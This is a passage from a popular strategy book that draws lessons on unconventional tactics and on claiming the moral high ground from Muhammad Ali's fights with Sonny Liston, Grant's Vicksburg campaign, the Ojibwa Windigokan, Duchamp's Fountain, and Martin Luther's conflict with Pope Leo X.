2. In 1962, Sonny Liston became the heavyweight boxing champion of the world by defeating Floyd Patterson. Shortly afterward he turned up to watch a young hotshot on the scene, Cassius Clay, take on and beat rather decisively the veteran Archie Moore. After the fight, Liston paid a visit to Clay's dressing room. He put his arm around the boy's shoulder--at twenty, Clay was ten years younger than Liston--and told him, "Take care, kid. I'm gonna need you. But I'm gonna have to beat you like I'm your daddy." Liston was the biggest, baddest fighter in the world, and to those who understood the sport, he seemed invincible. But Liston recognized Clay as a boxer just crazy enough to want to fight him down the road. It was best to instill a touch of fear in him now.

Chaos--where brilliant dreams are born.

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

The fear did not take: as Liston had guessed he would, Clay soon began to clamor for a fight with the champion and to brag to one and all that he would beat him in eight rounds. On television and radio shows, he taunted the older boxer: maybe it was Liston who was afraid to take on Cassius Clay. Liston tried to ignore the upstart; "If they ever make the fight," he said, "I'll be locked up for murder." He considered Clay too pretty, even effeminate, to be a heavyweight champion.

Time passed, and Clay's antics provoked a desire for the fight in the public: most people wanted to see Liston beat the daylights out of Clay and shut him up. Late in 1963 the two men met to sign on for a championship fight in Miami Beach the following February. Afterward Clay told reporters, "I'm not afraid of Liston. He's an old man. I'll give him talking lessons and boxing lessons. What he needs most is falling-down lessons." As the fight grew closer, Clay's rhetoric became still more insulting and shrill.

Of the sportswriters polled on the upcoming fight, most of them predicted that Clay would not be able to walk on his own after it was over. Some worried that he would be permanently injured. "I guess it's quite hard to tell Clay not to fight this monster now," said the boxer Rocky Marciano, "but I'm sure he'll be more receptive after he's been there with Liston." What worried the experts most of all was Cassius Clay's unusual fighting style. He was not the typical heavyweight bruiser: he would dance in place with his hands down at his side; he rarely put his full body into his punches, instead hitting just from the arms; his head was constantly moving, as if he wanted to keep his pretty face unscathed; he was reluctant to go inside, to brawl and pummel the body--the usual way to wear down a heavyweight. Instead Clay preferred to dance and shuffle, as if his fights were ballet, not boxing. He was too small to be a heavyweight, lacked the requisite killer instinct--the press critique ran on.

At the weigh-in on the morning of the bout, everyone was waiting for Clay's usual prefight antics. He exceeded their expectations. When Liston got off the scales, Clay began to shout at him: "Hey, sucker, you're a chump. You've been tricked, chump.... You are too ugly.... I'm going to whup you so bad." Clay jumped and screamed, his whole body shaking, his eyes popping, his voice quivering. He seemed possessed. Was he afraid or downright crazy? For Liston this was quite simply the last straw. He wanted to kill Clay and shut the challenger up for good.

As they stood in the ring before the opening bell, Liston tried to stare down Clay as he had stared down others, giving him the evil eye. But unlike other boxers Clay stared back. Bobbing up and down in place, he repeated, "Now I've got you, chump." The fight began, and Liston charged forward at his prey, throwing a long left jab that missed by a mile. He kept coming, a look of intense anger on his face--but Clay shuffled back from each punch, even taunting Liston at one point by lowering his hands. He seemed able to anticipate Liston's every move. And he returned Liston's stare: even after the round ended and both men were in their corners, his eyes never left his opponent's.

The second round was more of the same, except that Liston, instead of looking murderous, began to look frustrated. The pace was far faster than in any of his earlier fights, and Clay's head kept bobbing and orbiting in disturbing patterns. Liston would move in to strike his chin, only to miss or find Clay hitting Liston's chin instead, with a lightning-quick jab that made him wobble on his feet. At the end of the third round, a flurry of punches came out of nowhere and opened a deep gash under Liston's left eye.

Now Clay was the aggressor and Liston was fighting to survive. In the sixth round, he began taking punches from all angles, opening more wounds and making Liston look weak and sad. When the bell for the seventh round rang, the mighty Liston just sat on his stool and stared--he refused to get up. The fight was over. The boxing world was stunned: Was it a fluke? Or--since Liston had seemed to fight as if under some spell, his punches missing, his movements tired and listless--had he just had an off night? The world would have to wait some fifteen months to find out, until the two boxers' rematch in Lewiston, Maine, in May 1965.

Consumed with a hunger for revenge, Liston trained like a demon for this second fight. In the opening round, he went on the attack, but he seemed wary. He followed Clay--or rather Muhammad Ali, as he was now known--around the ring, trying to reach him with jabs. One of these jabs finally grazed Ali's face as he stepped back, but, in a move so fast that few in the audience even saw it, Ali countered with a hard right that sent Liston to the canvas. He lay there for a while, then staggered to

his feet, but too late--he had been down for more than ten seconds, and the referee called the fight. Many in the crowd yelled fix, claiming that no punch had landed. Liston knew otherwise. It may not have been the most powerful blow, but it caught him completely by surprise, before he could tense his muscles and prepare himself. Coming from nowhere, it floored him.

Liston would continue to fight for another five years, but he was never the same man again.

One who studies ancient tactics and employs the army in accord with their methods is no different from someone who glues up the tuning stops and yet tries to play a zither. I have never heard of anyone being successful. The acumen of strategists lies in penetrating the subtle amid unfolding change and discerning the concordant and contrary. Now whenever mobilizing you must first employ spies to investigate whether the enemy's commanding general is talented or not. If instead of implementing tactics, he merely relies on courage to employ the army, you can resort to ancient methods to conquer him. However, if the commanding general excels in employing ancient tactics, you should use tactics that contradict the ancient methods to defeat him.

HSU TUNG, CHINA, 976-1018

Interpretation

Even as a child, Muhammad Ali got perverse pleasure out of being different. He liked the attention it got him, but most of all he just liked being himself: odd and independent. When he began to train as a boxer, at the age of twelve, he was already refusing to fight in the usual way, flouting the rules. A boxer usually keeps his gloves up toward his head and upper body, ready to parry a blow. Ali liked to keep his hands low, apparently inviting attack--but he had discovered early on that he was quicker than other boxers, and the best way to make his speed work for him was to lure the opponent's chin just close enough for Ali to snap a jab at him that would cause a lot more pain for being so close and so quick. As Ali developed, he also made it harder for the other boxer to reach him by working on his legs, even more than on the power of his punch. Instead of retreating the way most fighters did, one foot at a time, Ali kept on his toes, shuffling back and dancing, in perpetual motion to his own peculiar rhythm. More than any other boxer, he was a moving target. Unable to land a punch, the other boxer would grow frustrated, and the more frustrated he was, the more he would reach for Ali, opening up his guard and exposing himself to the jab from nowhere that might knock him out. Ali's style ran counter to conventional boxing wisdom in almost every way, yet its unorthodoxy was exactly what made it so difficult to combat.

Ali's unconventional tactics in the first Liston fight began well before the bout. His irritating antics and public taunts--a form of dirty warfare--were designed to infuriate the champion, cloud his mind, fill him with a murderous hatred that would make him come close enough for Ali to knock him out. Ali's behavior at the weigh-in, which seemed genuinely insane, was later revealed as pure performance. Its effect was to make Liston unconsciously defensive, unsure of what this man would do in the ring. In the opening round, as in so many of his subsequent fights, Ali lulled Liston by fighting defensively, an ordinary tactic when facing a boxer like Liston. That drew Liston in closer and closer--and now the extraordinary move, the speedy punch out of nowhere, had double the force. Unable to reach Ali with his punches, disconcerted by the dancing, the lowering of the hands, the irritating taunting, Liston made mistake after mistake. And Ali feasted on his opponents' mistakes.

Understand: as children and young adults, we are taught to conform to certain codes of behavior and ways of doing things. We learn that being different comes with a social price. But there is a greater price to pay for slavishly conforming: we lose the power that comes from our individuality, from a way of doing things that is authentically our own. We fight like everyone else, which makes us

predictable and conventional.

The chief characteristic of fashion is to impose and suddenly to accept as a new rule or norm what was, until a minute before, an exception or whim, then to abandon it again after it has become a commonplace, everybody's "thing." Fashion's task, in brief, is to maintain a continual process of standardization: putting a rarity or novelty into general and universal use, then passing on to another rarity or novelty when the first has ceased to be such.... Only modern art, because it expresses the avant-garde as its own extreme or supreme moment, or simply because it is the child of the romantic aesthetic of originality and novelty, can consider as the typical--and perhaps sole--form of the ugly what we might call ci-devant *beauty, the beauty of the* ancien regime, *ex-beauty. Classical art, through the method of imitation and the practice of repetition, tends toward the ideal of renewing, in the sense of integration and perfection. But for the modern art in general, and for avant-garde in particular, the only irremediable and absolute aesthetic error is a traditional artistic creation, an art that imitates and repeats itself. From the anxious modern longing for what Remy de Gourmont chose to call, suggestively, "le beau inedit" derives that sleepless and fevered experimentation which is one of the most characteristic manifestations of the avant-garde; its assiduous labor is an eternal web of Penelope, with the weave of its forms remade every day and unmade every night. Perhaps Ezra Pound intended to suggest both the necessity and the difficulty of such an undertaking when he once defined the beauty of art as "a brief gasp between one cliche and another." The connection between the avant-garde and fashion is therefore evident: fashion too is a Penelope's web; fashion too passes through the phase of novelty and strangeness, surprise and scandal, before abandoning the new forms when they become cliche, kitsch, stereotype. Hence the profound truth of Baudelaire's paradox, which gives to genius the task of creating stereotypes. And from that follows, by the principle of contradiction inherent in the obsessive cult of genius in modern culture, that the avant-garde is condemned to conquer, through the influence of fashion, that very popularity it once disdained--and this is the beginning of its end. In fact, this* is *the inevitable, inexorable destiny of each movement: to rise up against the newly outstripped fashion of an old avant-garde and to die when a new fashion, movement, or avant-garde appears.*

THE THEORY OF THE AVANT-GARDE, RENATO POGGIOLI, 1968

The way to be truly unorthodox is to imitate no one, to fight and operate according to your own rhythms, adapting strategies to your idiosyncrasies, not the other way around. Refusing to follow common patterns will make it hard for people to guess what you'll do next. You are truly an individual. Your unorthodox approach may infuriate and upset, but emotional people are vulnerable people over whom you can easily exert power. If your peculiarity is authentic enough, it will bring you attention and respect--the kind the crowd always has for the unconventional and extraordinary.

3. Late in 1862, during the American Civil War, General Ulysses S. Grant made several efforts to take the Confederate fortress at Vicksburg. The fortress was at a critical point in the Mississippi River, the lifeline of the South. If Grant's Union army took Vicksburg, it would gain control of the river, cutting the South in half. Victory here could be the turning point of the war. Yet by January 1863 the fortress's commander, General James Pemberton, felt confident he had weathered the storm. Grant had tried to take the fort from several angles to the north and had failed. It seemed that he had exhausted all possibilities and would give up the effort.

The fortress was located at the top of a two-hundred-foot escarpment on the riverbank, where any boat that tried to pass was exposed to its heavy artillery. To its west lay the river and the cliffs. To the north, where Grant was encamped, it was protected by virtually impassable swamp. Not far east lay

the town of Jackson, a railroad hub where supplies and reinforcements could easily be brought in--and Jackson was firmly in Southern hands, giving the Confederacy control of the entire corridor, north and south, on the river's eastern bank. Vicksburg seemed secure from all directions, and the failure of Grant's attacks only made Pemberton more comfortable. What more could the Northern general do? Besides, he was in political hot water among President Abraham Lincoln's enemies, who saw his Vicksburg campaign as a monumental waste of money and manpower. The newspapers were portraying Grant as an incompetent drunk. The pressure was tremendous for him to give it up and retreat back to Memphis to the north.

Grant, however, was a stubborn man. As the winter dragged on, he tried every kind of maneuver, with nothing working--until, on the moonless night of April 16, Confederate scouts reported a Union flotilla of transport ships and gunboats, lights off, trying to make a run past the batteries at Vicksburg. The cannons roared, but somehow the ships got past them with minimal damage. The next few weeks saw several more runs down the river. At the same time, Union forces on the western side of the river were reported heading south. Now it was clear: Grant would use the transport ships he had sneaked past Vicksburg to cross the Mississippi some thirty miles downriver. Then he would march on the fortress from the south.

Pemberton called for reinforcements, but in truth he was not overly concerned. Even if Grant got thousands of men across the river, what could he do once there? If he moved north toward Vicksburg, the Confederacy could send armies from Jackson and points south to take him from the flank and rear. Defeat in this corridor would be a disaster, for Grant would have no line of retreat. He had committed himself to a foolhardy venture. Pemberton waited patiently for his next move.

Grant did cross the river south of Vicksburg, and in a few days his army was moving northeast, heading for the rail line from Vicksburg to Jackson. This was his most audacious move so far: if he were successful, he would cut Vicksburg off from its lifeline. But Grant's army, no different from any other, needed lines of communication and supply. These lines would have to connect to a base on the eastern side of the river, which Grant had indeed established at the town of Grand Gulf. All Pemberton had to do was send forces south from Vicksburg to destroy or even just threaten Grand Gulf, endangering Grant's supply lines. He would be forced to retreat south or risk being cut off. It was a game of chess that Pemberton could not lose.

And so, as the Northern general maneuvered his armies with speed toward the rail line between Jackson and Vicksburg, Pemberton moved on Grand Gulf. To Pemberton's utter dismay, Grant ignored him. Indeed, so far from dealing with the threat to his rear, he pushed straight on to Jackson, taking it on May 14. Instead of relying on supply lines to feed his army, he plundered the area's rich farmlands. More, he moved so swiftly and changed direction so fluidly that Pemberton could not tell which part of his army was the front, rear, or flank. Rather than struggle to defend lines of communication or supply, Grant kept none. No one had ever seen an army behave in such a manner, breaking every rule in the military playbook.

A few days later, with Jackson under his control, Grant wheeled his troops toward Vicksburg. Pemberton rushed his men back from Grand Gulf to block the Union general, but it was too late: beaten at the Battle of Champion Hill, he was forced back into the fortress, where his army was quickly besieged by the Union forces. On July 4, Pemberton surrendered Vicksburg, a blow the South would never recover from.

Interpretation

We humans are conventional by nature. Once anyone succeeds at something with a specific strategy or method, it is quickly adopted by others and becomes hardened into principle--often to everyone's detriment when it is applied indiscriminately. This habit is a particular problem in war, for war is such

risky business that generals are often tempted to take the road well traveled. When so much is necessarily unsafe, what has proven safe in the past has amplified appeal. And thus for centuries the rules have been that an army must have lines of communication and supply and, in battle, must assume a formation with flanks and a front. Napoleon loosened these principles, but their hold on military thinkers remained so strong that during the American Civil War, some forty years after Napoleon's death, officers like Pemberton could not imagine an army behaving according to any other plan.

I have forced myself to contradict myself in order to avoid conforming to my own taste.

MARCEL DUCHAMP, 1887-1968

It took great courage for Grant to disobey these conventions and cut himself loose from any base, living instead off the rich lands of the Mississippi Basin. It took great courage for him to move his army without forming a front. (Even his own generals, including William Tecumseh Sherman, thought he had lost his mind.) This strategy was hidden from Pemberton's view because Grant kept up ordinary appearances by establishing a base at Grand Gulf and forming front and rear to march toward the rail line. By the time Pemberton had grasped the extraordinary nature of Grant's free-flowing attack, he had been taken by surprise and the game was over. To our eyes Grant's strategy might seem obvious, but it was completely outside Pemberton's experience.

To follow convention, to give inordinate weight to what has worked in the past, is a natural tendency. We often ignore some simple yet unconventional idea that in every sense would upset our opponents. It is a matter sometimes of cutting ourselves loose from the past and roaming freely. Going without a security blanket is dangerous and uncomfortable, but the power to startle people with the unexpected is more than worth the risk. This is particularly important when we are on the defensive or in a weakened state. Our natural tendency at such times is to be conservative, which only makes it easier for our enemies to anticipate our moves and crush us with their superior strength; we play into their hands. It is when the tide is against us that we must forget the books, the precedents, the conventional wisdom, and risk everything on the untried and unexpected.

4. The Ojibwa tribe of the North American plains contained a warrior society known as the Windigokan (No-flight Contraries). Only the bravest men, who had demonstrated bravery by their utter disregard for danger on the battlefield, were admitted to the Windigokan. In fact, because they had no fear of death, they were considered no longer among the living: they slept and ate separately and were not held to the usual codes of behavior. As creatures who were alive but among the dead, they spoke and acted contrarily: they called a young person an old man, and when one of them told the others to stand still, he meant charge forward. They were glum in times of prosperity, happy in the depths of winter. Although there was a clownish side to their behavior, the Windigokan could inspire great fear. No one ever knew what they would do next.

The Windigokan were believed to be inhabited by terrifying spirits called Thunderers, which appeared in the form of giant birds. That made them somehow inhuman. On the battlefield they were disruptive and unpredictable, and in raiding parties downright terrifying. In one such raid, witnessed by an outsider, they gathered first in front of the Ojibwa chief's lodge and yelled, "We are not going to war! We shall not kill the Sioux! We shall not scalp four of them and let the rest escape! We shall go in daytime!" They left camp that night, wearing costumes of rags and scraps, their bodies plastered with mud and painted with splotches of weird color, their faces covered by frightening masks with giant, beak-like noses. They made their way through the darkness, stumbling over themselves--it was hard to see through the masks--until they came upon a large Sioux war party. Although outnumbered,

they did not flee but danced into the enemy's center. The grotesqueness of their dance made them seem to be possessed by demons. Some of the Sioux backed away; others drew close, curious and confused. The leader of the Windigokan shouted, "Don't shoot!" The Ojibwa warriors then pulled out guns hidden under their rags, killed four Sioux, and scalped them. Then they danced away, the enemy too terrified by this apparition to pursue them.

After such an action, the mere appearance of the Windigokan was enough for the enemy to give them a wide berth and not risk any kind of encounter.

Interpretation

What made the Windigokan so frightening was the fact that, like the forces of nature from which they claimed to derive their powers, they could be destructive for no apparent reason. Their mounting of a raid was not governed by need or ordered by the chief; their appearance bore no relation to anything known, as if they had rolled on the ground or in trays of paint. They might wander in the dark until they chanced on an enemy. Their dancing was like nothing anyone had seen or imagined. They might suddenly start to kill and scalp, then stop at an arbitrary number. In a tribal society governed by the strictest of codes, these were spirits of random destruction and irrationality.

The use of the unconventional can startle and give you an advantage, but it does not often create a sense of terror. What will bring you ultimate power in this strategy is to follow the Windigokan and adapt a kind of randomness that goes beyond rational processes, as if you were possessed by a spirit of nature. Do this all the time and you'll be locked up, but do it right, dropping hints of the irrational and random at the opportune moment, and those around you will always have to wonder what you'll do next. You will inspire a respect and fear that will give you great power. An ordinary appearance spiced by a touch of divine madness is more shocking and alarming than an out-and-out crazy person. Remember: your madness, like Hamlet's, must be strategic. Real madness is all too predictable.

5. In April 1917, New York's Society of Independent Artists prepared for its first exhibition. This was to be a grand showcase of modern art, the largest in the United States to date. The exhibition was open to any artist who had joined the society (whose dues were minimal), and the response had been overwhelming, with over twelve hundred artists contributing over two thousand pieces.

> *A similar vision among the Siouan tribes turns the warrior into a Heyoka, who also exhibits the clown-like behavior of the Windigokan, the use of sacking as a war shirt, and plastering the body with mud..... Psychologically the Heyoka was of immense importance, as were similar characters among numerous other tribes. During periods of happiness and plenty he saw only gloom and despair, and could be goaded into providing hours of harmless amusement when he gorged himself on buffalo ribs while complaining there was no food in the camp, or declared he was dirty and proceeded to wash in a bath of mud..... Yet behind this benign face of the Heyoka there lurked the ever-present fear that he was possessed by the spirit of Iktomi, and was therefore unpredictable and potentially dangerous. He, after all, was the only person who dared challenge the super-naturals even if he was in dread of a common camp dog and would run screaming in fright if one approached too close. Thus he made a mockery of the pretensions of some of the warriors, but at the same time emphasized the fact that the powers which guided and protected them in battle were of such strength that only a Heyoka might oppose them.*
>
> WARRIORS: WARFARE AND THE NATIVE AMERICAN INDIAN, NORMAN BANCROFT HUNT, 1995

The society's board of directors included collectors like Walter Arensberg and artists like Man

Ray and the twenty-nine-year-old Marcel Duchamp, a Frenchman then living in New York. It was Duchamp, as head of the Hanging Committee, who decided to make the exhibition radically democratic: he hung the works in alphabetical order, beginning with a letter drawn from a hat. The system led to cubist still lifes being hung next to traditional landscapes, amateur photographs, and the occasional lewd work by someone apparently insane. Some of the organizers loved this plan, others were disgusted and quit.

A few days before the exhibition was to open, the society received the strangest work so far: a urinal mounted on its back, with the words R. MUTT 1917 painted in large black letters on its rim. The work was called *Fountain*, and it was apparently submitted by a Mr. Mutt, along with the requisite membership fee. In viewing the piece for the first time, the painter George Bellows, a member of the society's board, claimed it was indecent and that the society could not exhibit it. Arensberg disagreed: he said he could discern an interesting work of art in its shape and presentation. "This is what the whole exhibit is about," he told Bellows. "An opportunity to allow the artist to send in anything he chooses, for the artist to decide what is art, not someone else."

Bellows was unmoved. Hours before the exhibition opened, the board met and voted by a slim margin not to show the piece. Arensberg and Duchamp immediately resigned. In newspaper articles reporting this controversy, the object was politely referred to as a "bathroom fixture." It piqued a lot of curiosity, and an air of mystery pervaded the entire affair.

At the time of the exhibition, Duchamp was one of a group of artists who published a magazine called *The Blind Man*. The magazine's second issue included a photograph of *Fountain* taken by the great photographer Alfred Stieglitz, who lit the urinal beautifully so that a shadow fell over it like a kind of veil, giving it a slightly religious appearance, along with something vaguely sexual in the arguably vaginal shape of the urinal when laid on its back. *The Blind Man* also ran an editorial, "The Richard Mutt Case," that defended the work and criticized its exclusion from the show: "Mr. Mutt's fountain is not immoral...no more than a bathtub is immoral.... Whether Mr. Mutt with his own hands made the fountain or not has no importance. He CHOSE it. He took an ordinary article of life, placed it so that its useful significance disappeared under the new title and point of view--created a new thought for that object."

It soon became clear that the "creator" of *Fountain* was none other than Duchamp. And over the years the work began to assume a life of its own, even though it mysteriously disappeared from Stieglitz's studio and was never found again. For some reason the photograph and the story of *Fountain* inspired endless ideas about art and artmaking. The work itself had strange powers to shock and compel. In 1953 the Sidney Janis Gallery, New York, was authorized by Duchamp to exhibit a replica of *Fountain* over its entrance door, a sprig of mistletoe emerging from the bowl. Soon more replicas were appearing in galleries, retrospective exhibitions of Duchamp's work, and museum collections. *Fountain* became a fetish object, something to collect. Replicas of it have sold for over $1 million.

Everyone seems to see what they want to see in the piece. Shown in museums, it often still outrages the public, some disturbed by the urinal itself, others by its presentation as art. Critics have written extended articles on the urinal, with all kinds of interpretations: in staging *Fountain*, Duchamp was urinating on the art world; he was playing with notions of gender; the piece is an elaborate verbal pun; on and on. What some of the organizers of the 1917 show believed to be merely an indecent object unworthy of being considered art has somehow turned into one of the most controversial, scandalous, and analyzed works of the twentieth century.


Interpretation

Throughout the twentieth century, many artists wielded influence by being unconventional: the

Dadaists, the surrealists, Pablo Picasso, Salvador Dali--the list is long. But of all of them, it is Marcel Duchamp who has probably had the greatest impact on modern art, and what he called his "readymades" are perhaps the most influential of all his works. The readymades are everyday objects--sometimes exactly as they were made (a snow shovel, a bottle rack), sometimes slightly altered (the urinal laid on its back, the mustache and goatee drawn on a reproduction of *The Mona Lisa*)--"chosen" by the artist and then placed in a gallery or museum. Duchamp was giving the ideas of art priority over its images. His readymades, banal and uninteresting in themselves, inspired all kinds of associations, questions, and interpretations; a urinal may be a seedy commonplace, but to present it as art was utterly unconventional and stirred up angry, irritating, delirious ideas.

Understand: in war, politics, and culture, what is unconventional, whether it is Hannibal's elephants and oxen or Duchamp's urinal, is never material--or rather it is never *just* material. The unconventional can only arise out of the mind: something surprises, is not what we expected. We usually base our expectations on familiar conventions, cliches, habits of seeing, the ordinary. Many artists, writers, and other producers of culture seem to believe it the height of unconventionality to create images, texts, and other works that are merely weird, startling, or shocking in some way. These works may generate a momentary splash, but they have none of the power of the unconventional and extraordinary because they have no context to rub against; they do not work against our expectations. No more than strange, they quickly fade from memory.

When striving to create the extraordinary, always remember: what is crucial is the mental process, not the image or maneuver itself. What will truly shock and linger long in the mind are those works and ideas that grow out of the soil of the ordinary and banal, that are unexpected, that make us question and contest the very nature of the reality we see around us. Most definitely in art, the unconventional can only be strategic.



Authority: In general, in battle one engages the enemy with the orthodox and gains victory through the unorthodox.... The unorthodox and the orthodox mutually produce each other, just like an endless cycle. Who can exhaust them?

--*Sun-tzu (fourth century B.C.*)

REVERSAL

There is never any value in attacking opponents from a direction or in a way that they expect, allowing them to stiffen their resistance--that is, unless your strategy is suicide.

OCCUPY THE MORAL HIGH GROUND

THE RIGHTEOUS STRATEGY

In a political world, the cause you are fighting for must seem more just than the enemy's. Think of this as moral terrain that you and the other side are fighting over; by questioning your enemies' motives and making them appear evil, you can narrow their base of support and room to maneuver. Aim at the soft spots in their public image, exposing any hypocrisies on their part. Never assume that the justice of your cause is self-evident; publicize and promote it. When you yourself come under moral attack from a clever enemy, do not whine or get angry; fight fire with fire. If possible, position yourself as the underdog, the victim, the martyr. Learn to inflict guilt as a moral weapon.

THE MORAL OFFENSIVE

In 1513 the thirty-seven-year-old Giovanni de' Medici, son of the illustrious Florentine Lorenzo de' Medici, was elected pope and assumed the name Leo X. The church that Leo now led was in many ways the dominant political and economic power in Europe, and Leo--a lover of poetry, theater, and painting, like others in his famous family--wanted to make it also a great patron of the arts. Earlier popes had begun the building of the basilica of St. Peter's in Rome, the preeminent seat of the Catholic Church, but had left the structure unfinished. Leo wanted to complete this mighty project, permanently associating it with his name, but he would need to raise a fair amount of capital to be able to pay for the best artists to work on it.

And so in 1517, Leo launched a campaign to sell indulgences. Then as now, it was Catholic practice for the faithful to confess their sins to their priest, who would enforce their contrition by assigning them a penance, a kind of worldly punishment. Today this might simply be a prayer or a counting of the rosary, but penances were once more severe, including fasts and pilgrimages--or financial payments known as indulgences. The nobility might pay an indulgence in the form of a saintly relic purchased for their church, a large expense that would translate into the promise of a reduced time spent in purgatory after death (purgatory being a kind of halfway house for those not evil enough for hell, not good enough for heaven, so forced to wait); the lower classes might pay a smaller fee to buy forgiveness for their sins. Indulgences were a major source of church income.

For this particular campaign, Leo unleashed a squadron of expert indulgence salesmen across Europe, and the money began to pour in. As his chief architect for the completion of St. Peter's he appointed the great artist Raphael, who planned to make the building a splendid work of art, Leo's lasting legacy to the world. All was going well, until, in October 1517, news reached the pope that a priest named Martin Luther (1483-1546)--some tiresome German theologian--had tacked to the doors of the castle church of Wittenberg a tract called The Ninety-five Theses. Like many important documents of the time, the tract was originally in Latin, but it had been translated into German, printed up, and passed out among the public--and within a few weeks all Germany seemed to have read it. The Ninety-five Theses was essentially an attack on the practice of selling indulgences. It was up to God, not the church, to forgive sinners, Luther reasoned, and such forgiveness could not be bought. The tract went on to say that the ultimate authority was Scripture: if the pope could cite Scripture to refute Luther's arguments, the priest would gladly recant them.

The pope did not read Luther's writings--he preferred poetry to theological discussions. And a single German priest surely posed no threat to the use of indulgences to fund worthy projects, let alone to the church itself. But Luther seemed to be challenging the church's authority in a broad sense, and

Leo knew that an unchecked heresy could become the center of a sect. Within recent centuries in Europe, the church had had to put down such dissident sects by the use of force; better to silence Luther before it was too late.

Leo began relatively gently, asking the respected Catholic theologian Silvester Mazzolini, usually known as Prieras, to write an official response to Luther that he hoped would frighten the priest into submission. Prieras proclaimed that the pope was the highest authority in the church, even higher than Scripture--in fact, that the pope was infallible. He quoted various theological texts written over the centuries in support of this claim. He also attacked Luther personally, calling him a bastard and questioning his motives: perhaps the German priest was angling for a bishopric? Prieras concluded with the words, "Whoever says that the Church of Rome may not do what it is actually doing in the manner of indulgences is a heretic." The warning was clear enough.

> [*Colonel John*] *Boyd paid particular attention to the moral dimension and the effort to attack an adversary morally by showing the disjuncture between professed beliefs and deeds. The name of the game for a moral design for grand strategy is to use moral leverage to amplify one's spirit and strength while exposing the flaws of competing adversary systems. In the process, one should influence the uncommitted, potential adversaries and current adversaries so that they are drawn toward one's philosophy and are empathetic toward one's success.*
>
> *THE MIND OF WAR: JOHN BOYD AND AMERICAN SECURITY*, GRANT T. HAMMOND, 2001

Leo had much on his mind during these years, including turmoil in the Ottoman Empire and a plan to launch a new crusade, but Luther's response to Prieras got his attention right away. Luther wrote a text in which he mercilessly took apart Prieras's writings--the church, he argued, had failed to answer his charges and to base its arguments on Scripture. Unless its authority in granting indulgences and excommunicating heretics was rooted in the Bible, it was not spiritual in nature but worldly, political, and that kind of authority could and should be challenged. Luther published his text alongside Prieras's, allowing readers to compare the two and come to their own conclusions. His direct quotation of Prieras, his audacious and mocking tone, and his use of recently developed printing technology to spread his message far and wide--all this was quite shocking and new to church officials. They were dealing with a clever and dangerous man. It was now clear to Leo that the war between the church and Luther was a war to the death.

As the pope pondered how to get the German priest to Rome and try him as a heretic, Luther accelerated his campaign, continuing to publish at an alarming rate, his tone ever more vitriolic. In An Open Letter to the Christian Nobility of the German Nation, he claimed that Rome had used its spurious authority to bully and cow the German people for centuries, turning Germany's kingdoms into vassal states. The church, he said again, was a political power, not a spiritual one, and to prop up its worldly rule it had resorted to lies, forged documents, whatever means necessary. In On the Babylonian Captivity of the Church, he railed against the pope's lavish lifestyle, the whoring among the church hierarchy, the blasphemous art Leo funded. The pope had gone so far as to have staged an immoral and bawdy play by Machiavelli, called *Mandragola,* within the Vatican itself. Luther juxtaposed the righteous behavior advocated by the church with the way its cardinals actually lived. It was the pope and his entourage, Luther charged, who were the real heretics, not he; in fact, the pope was the Antichrist.

> *The central feature of the "exterior maneuver" is to assure for oneself the maximum freedom of action while at the same time paralysing the enemy by a multitude of deterrent checks, somewhat as*

the Lilliputians tied up Gulliver. As with all operations designed to deter, action will of course be primarily psychological; political, economic, diplomatic and military measures will all be combined towards the same end. The procedures employed to achieve this deterrent effect range from the most subtle to the most brutal: appeal will be made to the legal formulae of national and international law, play will be made with moral and humanitarian susceptibilities and there will be attempts to prick the enemy's conscience by making him doubtful of the justice of his cause. By these methods, opposition from some section of the enemy's internal public opinion will be roused and at the same time some sector of international public opinion will be whipped up; the result will be a real moral coalition and attempts will be made to co-opt the more unsophisticated sympathizers by arguments based upon their own preconceived ideas. This climate of opinion will be exploited at the United Nations, for instance, or at other international gatherings; primarily, however, it will be used as a threat to prevent the enemy undertaking some particular action.... It is a point worth noting that, just as in military operations one captures a position on the ground and thereby denies it to the enemy, on the psychological plane it is possible to take over abstract positions and equally deny them to the other side. The [*leaders of the*] *Soviet Union for instance,...have turned into their own preserve the peace platform, that of the abolition of atomic weapons (while themselves continuing to develop them) and that of anti-colonialism while themselves ruling the only colonial empire still in existence.... It may therefore be that these ideological positions occupied by the forces of Marxism may one day be "conquered" by the West; but this presupposes that the latter in their indirect strategy have learned the value of thinking and calculating instead of merely trying to apply juridical or moral principles which their enemy can use against them at every turn.*

INTRODUCTION TO *STRATEGY,* ANDRE BEAUFRE, 1963

It seemed to Leo that Luther had responded to Prieras's threat by raising the temperature. Clearly the threat had been weak; the pope had been too lenient. It was time to show real force and end this war. So Leo wrote a papal bull threatening Luther with excommunication. He also sent church officials to Germany to negotiate the priest's arrest and imprisonment. These officials, however, came back with shocking news that altered everything: in the few short years since the publication of The Ninety-five Theses, Martin Luther, an unknown German priest, had somehow become a sensation, a celebrity, a beloved figure throughout the country. Everywhere the pope's officials went, they were heckled, even threatened with stoning. Shop windows in almost every German town contained paintings of Luther with a halo over his head. "Nine-tenths of the Germans shout 'Long live Luther,'" one official reported to Leo, "and the other tenth 'Death to Rome.'" Luther had somehow aroused the German public's latent resentment and hatred of the church. And his reputation was impeccable: he was a bestselling author, yet he refused the income from his writings, clearly practicing what he preached. The more the church attacked him, the more popular Luther became. To make a martyr of him now could spark a revolution.

Nevertheless, in 1521, Leo ordered Luther to appear in the town of Worms before the Imperial Diet, a gathering of German princes, nobles, and clergy organized by the newly elected Holy Roman Emperor, Charles V. Leo hoped to get the Germans to do his dirty work, and Charles was amenable: a political creature, worried by the antiauthoritarian sentiments that Luther had sparked, he wanted the dispute over. At the Diet he demanded that the priest recant his teachings. But Luther, as usual, refused, and in dramatic fashion, uttering the memorable line "Here I stand. I cannot do otherwise. God help me." The emperor had no choice; he condemned Luther as a heretic and ordered him to return to Wittenberg to await his fate. On the way home, however, Luther was kidnapped and taken to

